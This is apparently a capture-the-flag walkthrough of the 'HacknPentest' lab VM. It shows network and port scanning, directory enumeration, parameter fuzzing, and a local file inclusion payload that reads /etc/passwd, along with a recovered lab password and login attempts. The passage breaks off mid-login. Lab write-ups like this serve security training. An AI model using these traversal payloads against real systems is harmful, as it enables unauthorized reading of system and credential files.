
DISCOVERY

First I detected the ip address for the vulnerable box using netdiscover. I confirmed the address by comparing the mac address I found from the network settings options for VM of the vulhub box.

```
Currently scanning: 172.26.4.0/16   |   Screen View: Unique Hosts

13 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 780
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.160.2   00:50:56:f1:ba:4c      5     300  VMware, Inc.
192.168.160.140 00:0c:29:4f:b6:b4      5     300  VMware, Inc.
192.168.160.254 00:50:56:e1:18:9f      3     180  VMware, Inc.
```



PORT AND SERVICE DISCOVERY


I did a nmap scan to find out the open ports and the services running on those ports.

```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sV -sC -p- -A  192.168.160.140
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-10 00:58 EST
Nmap scan report for 192.168.160.140
Host is up (0.019s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_  256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: HacknPentest
MAC Address: 00:0C:29:4F:B6:B4 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   18.54 ms 192.168.160.140

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.18 seconds
```

HTTP ENUMERATION

Since http port was open, I decided to check out the website of the server.

There was nothing much on the webpage so I decided to check out the page source and found nothing.




```html
<html>
<title>HacknPentest</title>
<body>
 <img src='hacknpentest.png' alt='hnp security' width="1300" height="595" />
</body>

</html>
```

So I looked for other directories. I used dirb to find out any other useful directories.

I found some directories that I decided to look into.

```
┌──(root💀 kali)-[/home/kali]
└─# dirb http://192.168.160.140

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Feb 10 01:01:52 2022
URL_BASE: http://192.168.160.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.160.140/ ----
+ http://192.168.160.140/dev (CODE:200|SIZE:131)
+ http://192.168.160.140/index.php (CODE:200|SIZE:136)
==> DIRECTORY: http://192.168.160.140/javascript/
+ http://192.168.160.140/server-status (CODE:403|SIZE:303)
==> DIRECTORY: http://192.168.160.140/wordpress/
```


I found a clue.

192.168.160.140/dev

192.168.160.140/dev

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security

```
hello,

now you are at level 0 stage.

In real life pentesting we should use our tools to dig on a web very hard.

Happy hacking.
```



Categories

Uncategorized


Meta

Log in

Entries RSS

Comments RSS

I found a login page.



But I didn’t have any credentials so I moved on.

Then I looked for txt files using dirb. I found a txt file. So I decided to look into file.

```
┌──(root💀 kali)-[/home/kali]
└─# dirb http://192.168.160.140/ -X .txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Feb 10 01:23:25 2022
URL_BASE: http://192.168.160.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.160.140/ ----
+ http://192.168.160.140/secret.txt (CODE:200|SIZE:412)

-----------------
END_TIME: Thu Feb 10 01:23:40 2022
DOWNLOADED: 4612 - FOUND: 1
```

I found some clues.


192.168.160.140/secret.txt

192.168.160.140/secret.txt

Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security

```
Looks like you have got some secrets.

Ok I just want to do some help to you.

Do some more fuzz on every page of php which was finded by you. And if
you get any right parameter then follow the below steps. If you still stuck
Learn from here a basic tool with good usage for OSCP.

https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web


//see the location.txt and you will get your next move//
```

I tried finding location.txt but I found nothing.




The hint said to do fuzzing on php page. So I tried fuzzing on the index.php page.

```
┌──(root💀 kali)-[/home/kali]
└─# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt  --hc 404 http://192.168.160.140/index.php?FUZZ=something

 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when
fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************
```

```
000000341:   200        7 L      19 W       206 Ch      "file"
```

I found file payload is working. So I decided to look into the location.txt file again using file parameter.




I found another clue. According to the clue I have to find another php file and use this parameter.

But from my previous dirb scan I only found index.php page. So I did another directory scan using gobuster and this time I used the wordlist from seclists.

```
┌──(root💀 kali)-[/home/kali]
└─# gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt -x php -u http://192.168.160.140/
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.160.140/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/02/10 01:59:04 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 136]
/wordpress            (Status: 301) [Size: 322] [--> http://192.168.160.140/wordpress/]
/image.php            (Status: 200) [Size: 147]
/dev                  (Status: 200) [Size: 131]
/javascript           (Status: 301) [Size: 323] [--> http://192.168.160.140/javascript/]
```

I found image.php page. I tried to do local file inclusion there.



finaly you got the right parameter

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/no
/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:
/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9
/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nolo


I did a successful local file inclusion.

I used curl to find for better navigation to passwd file.

```
┌──(root💀kali)-[/home/kali]
└─# curl 'http://192.168.160.140/image.php?secrettier360=/../../../etc/passwd'
<html>
<title>HacknPentest</title>
<body>
 <img src='hacknpentest.png' alt='hnp security' width="1300" height="595" />></p></p></p>
</body>
finaly you got the right parameter<br><br><br><br>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

```
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
victor:x:1000:1000:victor,,,:/home/victor:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
saket:x:1001:1001:find password.txt file in my directory:/home/saket:
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
</html>
```

I found a clue there. I looked into the directory.



finaly you got the right parameter

follow_the_ippsec

I found the password.


Then I tried to login via ssh using these credentials. But it didn't work.

```
┌──(root💀 kali)-[/home/kali]
└─# ssh saket@192.168.160.140
The authenticity of host '192.168.160.140 (192.168.160.140)' can't be established.
ECDSA key fingerprint is SHA256:rHl/xapuyza9MIimEEKhGmu2582OcpGvZyTyaDEm/w0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.160.140' (ECDSA) to the list of known hosts.
saket@192.168.160.140's password:
Permission denied, please try again.
saket@192.168.160.140's password:
```


So I thought maybe it was the credentials for the wp login.

WORDPRESS USER LOGIN


I tried logging in on the wordpress login page using these credentials.



I didn't work again. So I tried logging with the username victor which I found one the vulnerable box.

